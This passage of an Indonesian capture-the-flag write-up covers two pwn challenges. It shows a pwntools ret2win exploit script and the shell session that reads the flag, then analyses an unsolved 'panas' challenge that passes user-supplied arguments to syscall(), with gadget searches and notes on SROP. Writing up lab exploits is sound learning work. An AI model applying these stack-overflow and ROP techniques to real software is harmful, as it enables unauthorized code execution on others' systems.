
```
WFhYWFhYXVhYWFhYWFhdmFhYWFhYWF3YWFhYWFhYXhhYWFhYWFheWFhYWFhYWF6YWFhYW
FhYmJhYWFhYWFiY2FhYWFhYWJkYWFhYWFhYmVhYWFhYWFiZmFhYWFhYWJnYWFhYWFhYmh
hYWFhYWFiaWFhYWFhYWJqYWFhYWFhYmthYWFhYWFibGFhYWFhYWJtYWFhYWFhYm5hYWFh
YWFib2FhYWFhYWJwYWFhYWFhYnFhYWFhYWFicmFhYWFhYWJzYWFhYWFhYnRhYWFhYWFid
WFhYWFhYWJ2YWFh"
rbp = b"aaaaaabw"
ret = rop.find_gadget(['ret'])[0]
win = p64(0x4012d6)

# payload = padding
# payload += rbp
# payload += ret
# payload += win

payload = flat(
 padding,
 rbp,
 ret,
 win
)

print(payload)
print(len(padding))
ga.sendlineafter(b"> ", b"2")
ga.sendlineafter(b"  Base64    : ", payload)
ga.sendlineafter(b"> ", b"3")
ga.interactive()
```

**Dan menjalankan script solve tersebut untuk kita mengeksekusi fungsi** `win()` **secara memaksa, nice challenge kak probset, saya jadi mendapatkan soal baru dengan skenario** `ret2win` **ini, Terimakasih!:**

```
[*] Loading gadgets for '/home/argandull/CTF/LKS-PROVINSI-2026/dday/day
b'YWFhYWFhYWFiYWFhYWFhYWNhYWFhYWFhZGFhYWFhYWFlYWFhYWFhYWZhYWFhYWFhZ2FhY
FhYWxhYWFhYWFhbWFhYWFhYWFuYWFhYWFhYW9hYWFhYWFhcGFhYWFhYWFxYWFhYWFhYXJhY
FhYWF3YWFhYWFhYXhhYWFhYWFheWFhYWFhYWF6YWFhYWFhYmJhYWFhYWFiY2FhYWFhYWJkY
FhYWFiaWFhYWFhYWJqYWFhYWFhYmthYWFhYWFibGFhYWFhYWJtYWFhYWFhYm5hYWFhYWFib
FhYWFhYnRhYWFhYWFidWFhYWFhYWJ2YWFhaaaaaabw\x1a\x10@\x00\x00\x00\x00\x00
[*] Switching to interactive mode
Bye.
Congratulations!
$ ls
chall
flag-626f14fed3dd33010dd854faf0e58a0b.txt
$ cat flag-626f14fed3dd33010dd854faf0e58a0b.txt
LKS{46dc2f764a07bbe56e6ab826305ef832}
[*] Got EOF while reading in interactive
$
```

**FLAG: LKS{46dc2f764a07bbe56e6ab826305ef832}**

**panas**




**ANALYZE**

**Terdapat challenge dengan judul "panas", saya mengira challenge memiliki kelemahan HEAP seperti nama soalnya, panas => HEAT => ?HEAP, tapi pada kisi-kisi tidak dikasih materi mengenai HEAP.**

**Saya menemukan hal yang menarik pada tipe serangan soal ini, yaitu kelemahan 7 arguments** `syscall()`**.**

```
v12 = __readfsqword(0x28u);
arg2 = 0;
arg3 = 0;
arg4 = 0;
arg5 = 0;
arg6 = 0;
arg7 = 0;
printf("arg 1 : ");
if ( (unsigned int)__isoc99_scanf("%ld", &arg1) == 1
  && (printf("arg 2 : "), (unsigned int)__isoc99_scanf("%ld", &arg2) == 1)
  && (printf("arg 3 : "), (unsigned int)__isoc99_scanf("%ld", &arg3) == 1)
  && (printf("arg 4 : "), (unsigned int)__isoc99_scanf("%ld", &arg4) == 1)
  && (printf("arg 5 : "), (unsigned int)__isoc99_scanf("%ld", &arg5) == 1)
  && (printf("arg 6 : "), (unsigned int)__isoc99_scanf("%ld", &arg6) == 1)
  && (printf("arg 7 : "), (unsigned int)__isoc99_scanf("%ld", &arg7) == 1) )
{
  clear_stdin();
  *__errno_location() = 0;
  v11 = syscall(arg1, arg2, arg3, arg4, arg5, arg6, arg7);
  if ( v11 == -1 )
  {
    v0 = *__errno_location();
    v1 = __errno_location();
    v2 = strerror(*v1);
    fprintf(stderr, "[ERROR] func(%ld) failed: %s (errno=%d)\n", arg1, v2, v0);
  }
  else
  {
    printf("[OK] func(%ld) returned %ld (0x%lx)\n", arg1, v11, v11);
```

**Saya mengira kelemahannya hanyalah memainkan gadget gadget yang ada pada challenge, namun.. File sangatlah pelit tidak memberikan satu pun gadget yang berguna untuk serangan** ROPchaining **yang meng-excve** '/bin/sh'**.**

```
argandull@4rgandull ~/..../panas > ropper --file chall --search "pop"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop

[INFO] File: chall
0x0000000000401554: pop rbp; clc; leave; ret;
0x000000000040123d: pop rbp; ret;

argandull@4rgandull ~/..../panas >
```

**Saya membaca artikel artikel dari internet tipe penyerangan dengan situasi soal seperti ini, yaitu** SROP **yang katanya akan membuat frame ROP sendiri dengan bantuan** pwntools**, sayangnya syscall; ret juga tidak ada pada file ini, jadi artikel menyebutkan lagi kelemahannya adalah mengutak-atik si file kernel.. Ini adalah pemahaman saya sampai sini.**

**SOLVE**

---

**NOPE, but nice for learning a new type of a pwn challenge!**

**FLAG:**